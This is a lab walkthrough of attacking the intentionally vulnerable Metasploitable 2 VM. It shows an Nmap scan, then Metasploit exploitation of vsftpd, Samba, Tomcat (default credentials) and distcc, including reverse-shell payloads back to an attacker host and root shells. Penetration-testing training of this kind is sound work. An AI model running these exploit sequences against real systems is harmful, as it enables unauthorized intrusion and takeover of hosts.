Metasploitable 2

What is Metasploitable 2 ?

Metasploitable 2 is a Linux virtual machine intentionally designed to be vulnerable to attacks. These virtual machines are commonly used for security training, testing security tools, or practicing various penetration testing techniques.

Namp Overview

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap is not limited to merely gathering information and enumeration. It is also a powerful utility that finds use as a vulnerability detector or a security scanner.

What does Nmap do?


It basically detects:

- Live host on the network.
- Open ports on the host.
- Software and the version to the respective port.
- Operating system, hardware address, and the software version.


Service and version detection with Nmap

Command: nmap -sS -sV <Victim's Ip>

- -sS : SYN Scan
- -sv : Service and version detection



```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV 192.168.0.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 10:36 IST
Nmap scan report for 192.168.0.197
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```




```
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at https://nmap.org/cg
i-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.94SVN%I=7%D=10/12%Time=670A03C5%P=x86_64-pc-linux-gn
u%r
SF:(NULL,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\
(ka
SF:li\)\n");
MAC Address: 08:00:27:97:5E:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.27 seconds

┌──(root㉿kali)-[~]
└─# 
```

Exploiting Vulnerabilities

1.VSFTPD (VSFTPD v2.3.4 Backdoor Command Execution)


VSFTPD stands for very secure FTP daemon.It’s a lightweight, stable, and secure FTP server for UNIX-like systems.

So, we use Metasploit to look for the available exploits for VSFTPD. Let us have a look at how we can carry out this search in Metasploit and then apply it to the target machine.




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > █
```

Now we use exploit/unix/ftp/vsftpd_234_backdoor for this so we write use 1 to access that.




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Now that we have ensured the compatibility of the versions, we are ready to use the exploit. Therefore, let us have a look at the available options.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Here, RHOST and RPORT are the two options we require. 21 is set as the current value of RPORT, which is for the FTP service. We need to set the value for RHOST, and then we are all set to run this exploit.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.197:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.197:21 - USER: 331 Please specify the password.
[+] 192.168.0.197:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.197:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.164:42927 → 192.168.0.197:6200) at 2024-10-12 10:56:58 +0530

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:97:5e:9c
          inet addr:192.168.0.197  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fd01::a00:27ff:fe97:5e9c/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe97:5e9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1914 errors:0 dropped:0 overruns:0 frame:0
```

Once you run the exploit, you will get root access. Henceforth, the basic steps that we followed for the attack on VSFTPD will be the same for all the services. So, let us now perform these steps on the other services.


2. SAMBA (Samba "username map script" Command Execution)

Samba is a popular freeware program that allows end users to access and use files, printers, and other commonly shared resources over the Internet. As we saw earlier, the steps we follow for this attack will be the same as the previous one. We use the following exploit to carry out an attack on SAMBA. For further information about this exploit, use the **info** command.



```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > █
```


Now that we have the exploit set, let us set the necessary options and run the exploit.



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Command shell session 1 opened (192.168.0.164:4444 → 192.168.0.197:40968) at 2024-10-12 11:07:10 +0530

whoami
root
█
```


3. Tomcat (Apache Tomcat Manager Application Deployer Authenticated Code Execution)

On Metasploitable-2, Tomcat runs on port 8180. This can be exploited with the following metasploit exploit:



```
Interact with a module by name or index. For example info 70, use 70 or use post/windows/gather/enum_tomcat

msf6 > use 13
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.197
```


Tomcat’s default username as well as password are tomcat,although you can also bruteforce it.




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.197
RHOSTS ⇒ 192.168.0.197
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOSTS 192.168.0.164
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS ⇒ 192.168.0.164
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 0
target ⇒ 0
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6214 bytes as XMSNybak5Cr.war ...
[*] Executing /XMSNybak5Cr/MZcyzc.jsp...
[*] Undeploying XMSNybak5Cr ...
[*] Sending stage (57971 bytes) to 192.168.0.197
[*] Meterpreter session 1 opened (192.168.0.164:4444 → 192.168.0.197:50269) at 2024-10-12 12:26:10 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
```

4. DISTCC (DistCC Daemon Command Execution)


DISTCC is a program to distribute builds of C, C++, Objective C or Objective C++ code across several machines on a network. Metasploit has an excellent exploit for the DISTCC services.



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search DISTCC

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.40     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```




```
msf6 exploit(unix/misc/distcc_exec) > set rhosts  192.168.1.30
rhosts ⇒ 192.168.1.30
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP handler on 192.168.1.40:4444
[*] 192.168.1.30:3632 - stderr: bash: 184: Bad file descriptor
[*] 192.168.1.30:3632 - stderr: bash: /dev/tcp/192.168.1.40/4444: No such file or directory
[*] 192.168.1.30:3632 - stderr: bash: 184: Bad file descriptor
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.40:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 9OBd7yUusyGOUDSS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "9OBd7yUusyGOUDSS\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.40:4444 → 192.168.1.30:43882) at 2024-10-07 06:10:15 -0400

whoami
daemon
▯
```

5. GNU Classpath RMI Registry (Java RMI Server Insecure Default Configuration Java Code Execution)


GNU Classpath is a set of essential libraries for supporting the Java programming language.



```
└─# msfconsole -q
msf6 > search rmiregistry

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   1    \_ target: Generic (Java Payload)      .                .          .      .
   2    \_ target: Windows x86 (Native Payload) .               .          .      .
   3    \_ target: Linux x86 (Native Payload)  .                .          .      .
